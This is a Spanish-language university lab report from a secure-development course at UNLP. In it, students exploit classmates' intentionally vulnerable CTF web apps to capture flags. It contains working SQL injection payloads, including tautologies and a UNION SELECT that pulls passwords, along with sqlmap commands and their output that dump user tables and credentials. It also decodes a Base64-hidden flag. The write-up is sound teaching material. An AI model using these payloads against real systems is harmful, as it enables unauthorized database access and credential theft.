

Desarrollo Seguro de Aplicaciones -

Trabajo Integrador

Autores - Grupo 'Error 404'

- Juan Cruz Cassera Botta, 17072/7
- Brian Llamocca, 02037/9
- Franco Camacho, 16194/1

Vulnerabilidades de la aplicación de cada grupo y cómo explotarlas

A continuación se detalla, para cada aplicación de cada grupo, las vulnerabilidades que posee dicha aplicación y cómo se pueden explotar, hasta llegar a la flag.

Grupo Error 404 ✓

El home del sitio muestra un listado de usuarios y un buscador por nombre de usuario:



Trabajo Final Error404

Lista de Usuarios:

Usuario	Rol
user1	Usuario
user2	Usuario
user3	Usuario
user4	Usuario
user5	Usuario
user6	Usuario
user7	Usuario
user8	Usuario
user9	Usuario
user10	Usuario

[Login](#) [Logout](#)

Trabajo Final Error404

Lista de Usuarios:

No se encontraron usuarios en la tabla Usuario

[Login](#) [Logout](#)

Al ingresar un texto que no coincide con ningún nombre de usuario, se nos muestra un mensaje de error que da la pista de que existe una tabla llamada

Usuario dentro de la aplicación. (Vulnerabilidad A05-2021: Configuración de seguridad incorrecta → se expone información sensible como el nombre de una tabla, cuando esto nunca se debería hacer).

Esto nos indica que el sitio tiene una base de datos internamente, y ésta posee al menos la tabla Usuario. Entonces probamos una inyección SQL simple para obtener todos los usuarios usando el payload: '**OR '1' = '1**

Trabajo Final Error404

Listado de Usuarios:

Usuario	Rol
admin	Administrador
user1	Usuario
user2	Usuario
user3	Usuario
user4	Usuario
user5	Usuario
user6	Usuario
user7	Usuario
user8	Usuario
user9	Usuario
user10	Usuario

[Login](#) [Logout](#)

Y obtenemos todos los usuarios, uno de los cuales tiene un rol distinto (Administrador) al de todos los demás.

Se procede a utilizar sqlmap:

```

braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://error-404.dsa.linti.unlp.edu.ar" --data='a' --level=5 --risk=3 --dump --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:02:37 /2025-07-25

[17:02:37] [INFO] testing connection to the target URL
[17:02:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:02:38] [INFO] testing if the target URL content is stable
[17:02:38] [INFO] target URL content is stable
[17:02:38] [INFO] testing if parameter 'User-Agent' is dynamic
[17:02:38] [WARNING] parameter 'User-Agent' does not appear to be dynamic
[17:02:38] [WARNING] heuristic (basic) test show that parameter 'User-Agent' might not be injectable
[17:02:38] [INFO] testing for SQL injection on parameter 'User-Agent'
[17:02:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:02:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[17:02:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[17:03:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'


```

Mientras tanto, se fue probando con sentencias sql sobre el mismo buscador, de manera que pueda devolver la clave en la columna de rol:

Conociendo el nombre de la tabla Usuario, y presuponiendo que los nombres de la columna para usuario y contraseña son “username” y “password” respectivamente, se llegó al siguiente payload SQL:

```
' OR '1'='1' UNION SELECT username, password from Usuario
where '1' = '1'
```

Esto funciona debido a que la consulta original que realiza la base de datos retorna 2 columnas, el nombre de usuario y su rol, y la segunda consulta que nosotros inyectamos también posee 2 columnas, username y password (UNION requiere que la consulta de la izq. y la de la derecha tengan la misma cantidad de columnas).

Con el cual obtenemos el usuario y contraseña de todos los usuarios, incluido el administrador:

Trabajo Final Error404


Buscar

Lista de Usuarios:

Usuario	Rol
admin	Administrador
admin	un4-c0ntr4Sen1A-muy-S3gur4
user1	Usuario
user1	pass1
user10	Usuario
user10	pass10
user2	Usuario
user2	pass2
user3	Usuario

De esta manera, se obtiene la clave del usuario admin →
un4-c0ntr4Sen1A-muy-S3gur4

Se procede a utilizar dichas credenciales para loguearse, obteniendo la flag:



Lista de Usuarios:

Usuario	Rol
Login	Logout

FLAG{una_flag_DSA}

Algunos comentarios a agregar es que, si bien fuimos el grupo encargado a desarrollar ésta aplicación, intentar vulnerarlo con sqlmap toma mucho más tiempo que realizar la consulta directa. De esa forma se invita a observar las vulnerabilidades “evidentes” de la página sin utilizar el proceso mecánico de uso de herramientas para vulnerar aplicaciones.


```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://error-404.dsa.linti.unlp.edu.ar" --data='a' --level=5 --risk=3 --dump --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:02:37 /2025-07-25

[17:02:37] [INFO] testing connection to the target URL
[17:02:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:02:38] [INFO] testing if the target URL content is stable
[17:02:38] [INFO] target URL content is stable
[17:02:38] [INFO] testing if parameter 'User-Agent' is dynamic
[17:02:38] [WARNING] parameter 'User-Agent' does not appear to be dynamic
[17:02:38] [WARNING] heuristic (basic) test shows that parameter 'User-Agent' might not be injectable
```

```
[braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev] [+] [17:52:40] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'  
[17:52:40] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'  
[17:52:41] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'  
[17:52:41] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'  
[17:52:41] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'  
[17:52:41] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'  
[17:52:41] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'  
[17:52:41] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'  
[17:52:41] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'  
[17:52:42] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'  
[17:52:42] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'  
[17:52:42] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'  
[17:52:42] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'  
[17:52:43] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'  
[17:52:43] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'  
[17:52:43] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'  
[17:52:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[17:52:52] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'  
[17:53:01] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
[17:53:10] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'  
[17:53:18] [WARNING] parameter 'Host' does not seem to be injectable  
[17:53:18] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'  
[*] ending @ 17:53:18 /2025-07-25/  
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ |
```

[Grupo Bueno Tranqui](#)

Previo a ingresar al link, se puede ver la siguiente advertencia:



Luego de aceptar el riesgo y continuar, se muestra una pantalla típica de login:

The screenshot shows a login form titled "Ingreso al sistema". It has fields for "Usuario:" and "Contraseña:", both represented by redacted input fields. Below the fields is a blue "Ingresar" button. The background features a dark header with the text "Facultad de Informática – UNLP" and "Desarrollo Seguro de Aplicaciones".

Lo primero que se nos ocurre es loguearnos con admin:admin, intentando abusar de la vulnerabilidad del Top 10 de OWASP “A05-2021 - Configuración de Seguridad Incorrecta”, que indica (entre otras cosas) que muchas veces los

creadores del sitio se olvidan de cambiar las credenciales por defecto que suelen ser muy débiles y predecibles.

Sin embargo, admin:admin no coincide con las credenciales:

The screenshot shows a dark-themed login form titled "Ingreso al sistema". A red error message "Credenciales Inválidas :c" is displayed above the input fields. The "Usuario:" field contains "admin" and the "Contraseña:" field contains five redacted dots. A blue "Ingresar" button is at the bottom.

Por lo que se procede a inspeccionar la página, notando el siguiente comentario:
"Login no muy seguro, los admin tienen mucho poder..."

The screenshot shows the browser's developer tools with the DOM tree open. A comment in the code reads: . The code block includes the header, body, and login form sections.

```
<!DOCTYPE html>
<html lang="es">
  <head></head>
  <body>
    <header>
      <h1>Facultad de Informática - UNLP</h1>
      <h2>Desarrollo Seguro de Aplicaciones</h2>
    </header>
    <div class="login-container">
      <!--Login no muy seguro, los admin tienen mucho poder....-->
      <h2>Ingreso al sistema</h2>
      <p class="error-msg">Credenciales Inválidas :c</p>
      <form method="POST"> (flex)
        <label for="username">Usuario:</label>
        <input id="username" type="text" name="username" required="">
        <label for="password">Contraseña:</label>
        <input id="password" type="password" name="password" required="">
        <input type="submit" value="Ingresar">
      </form>
    </div>
  </body>
</html>
```

Como la página tiene un login, se puede asumir que la misma posee usuarios.

Por ende se procede a chequear la URL

https://bueno_tranqui.dsa.linti.unlp.edu.ar/users y en la misma se ve que es una ruta válida que busca usuarios por su ID:

No se encontró ningún usuario con ese ID.

Por lo que a continuación se le agregó un parámetro típico a la ruta de la siguiente manera para buscar usuarios por ID:

https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1 y se obtienen estos datos:

Detalle del integrante

- **admin** – Edad: 99

Inspeccionando la página obtenida, aparece el siguiente comentario:

```
<html>
  <head></head>
  <body>
    <h2>Detalle del integrante</h2>
    <ul>
      <li>
        ::marker
        <strong>admin</strong>
        - Edad: 99
      </li>
    </ul>
    <!--y si hay más usuarios?? . . .-->
  </body>
</html>
```

Probando con la URL https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1 se fue modificando el ID incrementándolo por 1 y encontramos 4 usuarios, el admin y los tres integrantes del grupo. Sin embargo, al llegar al ID 5 y mayor no se encuentran más usuarios:

A screenshot of a web browser window. The address bar shows the URL: "bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=5". The main content area displays the text "No se encontró ningún usuario con ese ID." in a large, dark font.

Esto sugiere que el parámetro id se está usando para filtrar usuarios por su ID, probablemente en una base de datos, por lo que podría ser vulnerable a inyección SQL vía ese parámetro.

Probamos con el payload SQL **'1' OR '1' = '1** para que retorne siempre verdadero y devuelva todas las filas, pero no funciona:

A screenshot of a web browser window. The address bar shows the URL: "bueno_tranqui.dsa.linti.unlp.edu.ar/users?id='1' OR '1'='1". The main content area displays the text "No se encontró ningún usuario con ese ID." in a large, dark font.

Entonces probamos con **1 OR 1=1** en caso que ID sea un campo de tipo entero y no string, y logramos una inyección exitosa:

A screenshot of a web browser window. The address bar shows the URL: "bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1 OR 1=1". The main content area has a title "Detalle del integrante" and a list of users: • admin – Edad: 99 • Matias Lugarzo – Edad: 23 • Tidball Inti Maria – Edad: 21 • Bianchi Pradas Lucio – Edad: 21 • root – Edad: 99

Ahora podemos ver que hay un quinto usuario cuyo nombre es **root**.

Para ahorrar tiempo, se procede a usar **sqlmap** (ya que se sabe que la aplicación es vulnerable a SQLi) para intentar obtener todos los datos de la supuesta tabla users de la base de datos de la aplicación.

En la siguiente captura de pantalla se puede ver la utilización del comando **sqlmap** con el argumento **--tables** con la cual podemos ver todas las tablas disponibles.

```
C:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:22:43 /2025-07-12/
[17:22:43] [INFO] resuming back-end DBMS 'sqlite'
[17:22:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3292=3292

    Type: time-based blind
    Title: SQLite > 3.8 AND time-based blind (heavy query)
    Payload: id=1 AND 9772=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) 

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL,CHAR(113,122,118,113)||CHAR(71,112,104,72,121,84,114,105,90,73,78,106,76,68,70,71,115,106,114,69,102,119,67,113,103,76,98,81,106,86,108,111,70,86,106,116,111,111,100,101)||CHAR(13,112,106,113),NULL,NULL-- qWJe

[17:22:43] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:22:43] [INFO] fetching tables for database: 'SQLlite_masterdb'
<current>
[1 table]
+-----+
| users |
+-----+
[17:22:43] [INFO] fetched data logged to text files under 'C:\Users\juanc\AppData\Local\sqlmap\output\bueno_tranqui.dsa.linti.unlp.edu.ar'
[*] ending @ 17:22:43 /2025-07-12/
```

Al ver que solo posee la tabla “users”, se procede a ver las columnas que posee la misma, las cuales se muestran en la siguiente captura de pantalla:

```
C:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" --columns -T users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:23:42 /2025-07-12/
[17:23:43] [INFO] resuming back-end DBMS 'sqlite'
[17:23:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3292=3292

    Type: time-based blind
    Title: SQLite > 3.8 AND time-based blind (heavy query)
    Payload: id=1 AND 9772=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) 

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL,CHAR(113,122,118,113)||CHAR(71,112,104,72,121,84,114,105,90,73,78,106,76,68,70,71,115,106,114,69,102,119,67,113,103,76,98,81,106,86,108,111,70,86,106,116,111,111,100,101)||CHAR(13,112,106,113),NULL,NULL-- qWJe

[17:23:43] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:23:43] [INFO] fetching columns for table 'users'
Database: <current>
Table: users
[4 columns]
+-----+
| Column | Type   |
+-----+-----+
| age    | INTEGER |
| id     | INTEGER |
| password | TEXT   |
| username | TEXT   |
+-----+-----+
[17:23:43] [INFO] fetched data logged to text files under 'C:\Users\juanc\AppData\Local\sqlmap\output\bueno_tranqui.dsa.linti.unlp.edu.ar'
[*] ending @ 17:23:43 /2025-07-12/
```

Finalmente, se utiliza el argumento `--dump` para mostrar toda la información que posee la tabla:

```
C:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" --dump -T users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:24:18 /2025-07-12

[17:24:18] [INFO] resuming back-end DBMS 'sqlite'
[17:24:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 3292=3292

Type: time-based blind
Title: SQLite < 3.8 AND time-based blind (heavy query)
Payload: id=1 AND 9772=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) 

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,CHAR(113,122,118,113,113)||CHAR(71,112,104,72,121,84,114,105,98,73,78,106,76,68,78,71,115,106,114,69,102,119,67,113,103,76,98,81,106,86,108,111,70,86,106,116,111,111,108,101)||CHAR(113,112,106,106,113),NULL,NULL-- qWje
---

[17:24:18] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:24:18] [INFO] fetching columns for table 'users'
[17:24:18] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[5 entries]
+-----+-----+-----+
| id | age | password | username |
+-----+-----+-----+
| 1 | 99 | admin123 | admin |
| 2 | 23 | 1234 | Matias Lugarzo |
| 3 | 21 | abcd | Tibball Inti Maria |
| 4 | 21 | efghi | Bianchi Pradas Lucio |
| 999 | 99 | FLAG{_tranqui} | root |
+-----+-----+-----+
[17:24:18] [INFO] table 'SQLite_masterdb.users' dumped to CSV file 'C:\Users\juanc\AppData\Local\sqlmap\output\bueno_tranqui.dsa.linti.unlp.edu.ar\dump\SQLite_masterdb\users.csv'
```

En esta última captura se puede ver que este comando encuentra todos los datos de todos los usuarios. Además, se puede apreciar que aparece la flag **FLAG{_tranqui}**, la cual corresponde a la password del usuario root.

De este modo, se procede a loguearse con **admin:admin123**, encontrando una especie de documento con noticias, los nombres de los integrantes, y 2 pistas:

The screenshot shows a dark-themed web application. At the top, there is a header with the text "¡Bienvenido a la Aplicación Vulnerable!" and "Para la materia Desarrollo Seguro de Aplicaciones". Below the header, there is a section titled "Noticias" with a single bullet point: "• Creado por el team bueno_tranqui.". Another section titled "Integrantes" lists three names: "Matias Lugarzo", "Tibball Inti Maria", and "Bianchi Pradas Lucio". A third section titled "Solo una imagen?" contains a large, empty image placeholder. At the bottom of the page, there is a footer note: "La flag está dividida en 2 , y se forma concatenando el contenido de las 2 partes en FLAG{}".

Se nos dice que en realidad la flag que encontramos es solo una mitad, y no la flag entera. Para encontrar la segunda mitad de la flag analizamos el contenido HTML/CSS del sitio.

La pregunta ¿Solo una imagen? Nos invita a inspeccionar la página, observando que dentro de ella se encuentra la siguiente flag codificada:

```
▼ <div class="section">
  <h3>Solo una imagen?</h3>
  ▼ <div class="carousel">
    ▼ <div id="carouselSlides" class="slides" style="transform: translateX(0px); "> [flex]
      ▼ <div class="slide">
        
      </div>
      ▼ <div class="slide">
        
        <div class="encoded-flag">RkxBR3t2dWxuZXJhYmlsaWRhZF99</div>
      </div>
      ▼ <div class="slide">
        
      </div>
    </div>
  ▶ <div class="nav-buttons">[...]</div>
</div>
```

RkxBR3t2dWxuZXJhYmlsaWRhZF99 parece ser un texto encodeado en [Base64](#), por lo que lo decodificamos usando una [herramienta](#) online:

Decode from Base64 format
Simply enter your data then push the decode button.

RkxBR3t2dWxuZXJhYmlsaWRhZF99

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

FLAG{vulnerabilidad_}

Entonces la flag final sería:

FLAG{vulnerabilidad_tranqui}

[Grupo Team PTT](#) ✓

Nuevamente recibimos una advertencia pero la aceptamos:

Advertencia: Potencial riesgo de seguridad próximo

Firefox detectó una potencial amenaza de seguridad y no continuó a team_ptt.dsa.linti.unlp.edu.ar. Si visita este sitio, los atacantes podrían intentar robar su información tal como sus contraseñas, correo electrónico o datos de su tarjeta de crédito.

[Conocer más...](#)

[Retroceder \(recomendado\)](#)

[Avanzadas...](#)

team_ptt.dsa.linti.unlp.edu.ar usa un certificado de seguridad no válido.

El certificado no es confiable porque es auto firmado.

Código de error: [MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT](#)

[Ver certificado](#)

[Retroceder \(recomendado\)](#)

[Aceptar el riesgo y continuar](#)

Vemos la página principal de la aplicación:

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with the text "TEAM PTT" on the left, a search bar with placeholder text "Buscar brainrot...", a "Buscar" button, and a "Iniciar sesión" button on the right. The main content area contains a single line of text: "Estas preparado?".

Se probó utilizar el buscador, escribiendo las letras de algunos de los “brainrots”. Se trató de realizar una inyección sql con el siguiente payload ‘OR’1’=’1, notando así que era posible.

A continuación se procedió a utilizar sqlmap para agilizar la búsqueda,

```
c:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=a"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:54:51 /2025-07-12/
[17:54:52] [INFO] testing connection to the target URL
[17:54:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:54:52] [INFO] testing if the target URL content is stable
[17:54:52] [INFO] target URL content is stable
[17:54:52] [INFO] testing if GET parameter 'nombre' is dynamic
[17:54:52] [INFO] GET parameter 'nombre' appears to be dynamic
[17:54:52] [WARNING] heuristic (basic) test shows that GET parameter 'nombre' might not be injectable
[17:54:52] [INFO] testing for SQL injection on GET parameter 'nombre'
[17:54:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:54:53] [WARNING] reflective value(s) found and filtering out
[17:54:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:54:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:54:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:54:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:54:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:54:56] [INFO] testing 'Generic inline queries'
[17:54:56] [INFO] PostgreSQL > 8.1 stacked queries (comment)
[17:54:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:54:56] [INFO] testing 'Oracle stacked queries (DMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:54:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:54:57] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:54:58] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:54:58] [INFO] testing 'Oracle AND time-based blind'
[!] recommended to perform blind UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of request?
[17:55:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:55:04] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:55:05] [INFO] target URL appears to have 3 columns in query
[17:55:05] [WARNING] applying generic concatenation (CONCAT)
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
[17:55:10] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[17:55:11] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[17:55:17] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[17:55:20] [WARNING] GET parameter 'nombre' does not seem to be injectable
[17:55:20] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect th
at there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 17:55:20 /2025-07-12/
```

```
c:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=a" --level 5
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:56:00 /2025-07-12/
[17:56:01] [INFO] testing connection to the target URL
[17:56:01] [INFO] testing if the target URL content is stable
[17:56:01] [INFO] target URL content is stable
[17:56:01] [INFO] testing if GET parameter 'nombre' is dynamic
[17:56:01] [INFO] GET parameter 'nombre' appears to be dynamic
[17:56:01] [WARNING] heuristic (basic) test shows that GET parameter 'nombre' might not be injectable
[17:56:02] [INFO] testing for SQL injection on GET parameter 'nombre'
[17:56:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:56:02] [WARNING] reflective value(s) found and filtering out
[17:56:02] [INFO] GET parameter 'nombre' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Id")
[17:56:05] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided risk (1) value? [Y/n] y
[17:56:05] [INFO] testing 'Generic inline queries'
[17:56:12] [INFO] SQLite inline queries'
[17:56:12] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[17:56:12] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[17:56:12] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[17:56:12] [INFO] GET parameter 'nombre' appears to be 'Sqli > 2.0 AND time-based blind (heavy query)' injectable
[17:56:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:56:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:56:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:56:58] [INFO] target URL appears to have 3 columns in query
[17:56:58] [INFO] GET parameter 'nombre' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'nombre' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
_____
Parameter: nombre (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: nombre=a' AND 1633=1633-- wfgX

Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
